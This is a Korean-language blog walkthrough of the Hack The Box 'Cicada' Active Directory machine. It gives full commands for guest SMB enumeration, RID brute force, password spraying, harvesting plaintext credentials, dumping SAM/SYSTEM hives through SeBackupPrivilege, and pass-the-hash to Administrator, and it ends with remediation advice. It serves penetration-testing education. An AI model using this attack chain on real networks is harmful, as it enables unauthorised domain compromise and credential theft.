https://app.hackthebox.com/machines/Cicada?sort_by=created_at&sort_type=desc
Hack The Box
app.hackthebox.com
AD 문제다.
guest 로그인, 패스워드 스프레이, 백업 특권으로 해당 문제를 풀 수 있었다.
Enumeration
nmap

nmap 실행 결과를 바탕으로 smb에 대한 계정 열거를 진행했다.
smb
nxc smb 10.129.20.203 -u 'guest' -p '' --shares
널 세션은 실패했지만, 게스트 로그인은 성공했다.
HR share에 대한 읽기 권한이 있기 때문에 들어가봤다.

HR 텍스트 파일이 있어 다운로드 받은 결과 아래와 같은 결과를 얻었다.

Cicada$M6Corpb*@Lp#nZp!8
Foothold
패스워드를 얻었기 때문에 계정 열거 진행 후 패스워드 스프레이를 이어서 수행하는 방식으로 계획을 세웠다.
smb rid brute force
처음엔 많이 사용되는 계정명 텍스트 파일을 기반으로 kerbrute를 돌렸다. 하지만 유효한 결과가 나오지 않았고, 게스트 로그인이 되는 것을 기반으로 rid brute force를 진행했다.
nxc smb 10.129.20.203 -u 'guest' -p '' --rid-brute | tee users.txt
cat users.txt | grep -i 'User' | awk {'print $(6)'} | cut -d '\' -f 2 | tee rid_users.txt
nxc smb 10.129.20.203 -u rid_users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
그 결과 michael.wrightson 계정에 대한 패스워드 성공을 확인했다.
michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8하지만 위 계정으로는 winrm으로 접속이 되지 않았다.

winrm 권한이 없는 것을 확인할 수 있다.
ldap
ldap를 통해 계정 열거 시 description을 확인할 수 있다.
nxc ldap 10.129.20.203 -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
위와 같이 password를 description에 작성되어 있는 것을 확인할 수 있다.
이를 통해 다른 크리덴셜을 확보했다.
david.orelious:aRt$Lp#7t*VQ!3위 계정도 마찬가지로 winrm에 대한 권한 이슈가 있었다.
따라서 smb shares를 확인해봤다.
nxc smb 10.129.20.203 -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares
DEV에 대한 읽기 권한을 발견했다.
smbclient '//10.129.20.203/DEV' -U 'david.orelious%aRt$Lp#7t*VQ!3'

백업 스크립트에서 emily.oscars 계정에 대한 크리덴셜을 확보했다.
emily.oscars:Q!3@Lp#M6b*7t*Vt

해당 계정으로는 winrm으로 접속이 가능했다.
이를 통해 user flag를 획득했다.
e15c89e095e7743a22458535cfa76921짜잔
Privilege Escalation
SeBackupPrivilege 특권
whoami /privemily 계정에는 백업 특권이 있었다.
이 특권을 통해 SAM 파일과 SYSTEM 파일을 덤프해오면서 관리자 계정에 대한 NTLM 해시를 획득할 수 있다.
# evil-winrm
reg save hklm\sam C:\windows\Temp\SAM
reg save hklm\system C:\windows\Temp\SYSTEM
download SAM
download SYSTEM

# kali
impacket-secretsdump -sam SAM -system SYSTEM LOCAL
evil-winrm -i 10.129.20.203 -u 'Administrator' -H '2b87e7c93a3e8a0ea4a581937016f341'
f59a6635e5c991883a3c1f0a433402e6짜잔
대응 방안
- Guest 계정 활성화
도메인 Guest 계정이 활성화되어 있어 비밀번호 없이 인증이 가능했으며, 해당 세션으로 공유 목록 열거 및 RID Brute Force를 통한 전체 도메인 계정 식별이 가능했다. Guest 계정 비활성화를 권고한다. - 자격증명 관리 미흡
초기 비밀번호가 변경되지 않은 계정이 존재했으며, 동일한 비밀번호가 다수 계정에 공통 적용되어 패스워드 스프레이 공격에 노출되었다. 또한 사용자 계정의 description 속성과 파일 공유 내 Backup_script.ps1에 비밀번호가 평문으로 저장되어 있어, 인증된 일반 사용자가 이를 조회할 수 있었다.
초기 비밀번호는 계정별 무작위 생성 후 최초 로그온 시 변경을 강제하고, AD 속성 및 스크립트·문서 내 비밀번호 평문 저장 금지를 내부 정책으로 명시해야한다. - SeBackupPrivilege 과다 부여
일반 사용자 계정이 SeBackupPrivilege를 보유하고 있어, 파일 접근 권한을 우회하여 SAM 및 SYSTEM 레지스트리 하이브 추출이 가능했으며 이를 통해 로컬 관리자 계정의 NTLM 해시를 획득했다. 해당 특권은 사실상 로컬 관리자에 준하는 권한이므로, Backup Operators 그룹 멤버십을 전수 점검하여 불필요한 계정을 제거하고 백업 작업은 전용 서비스 계정으로 수행할 것을 권고한다.
'레드팀 > HackTheBox' 카테고리의 다른 글
| [HTB] Return 풀이 (0) | 2026.09.15 |
|---|---|
| [HTB] Enigma 풀이 (0) | 2026.09.13 |
| [HTB] Sauna 풀이 (0) | 2026.09.05 |
| [HTB] Netmon 풀이 (0) | 2026.08.30 |
| [HTB] Jerry 풀이 (0) | 2026.08.23 |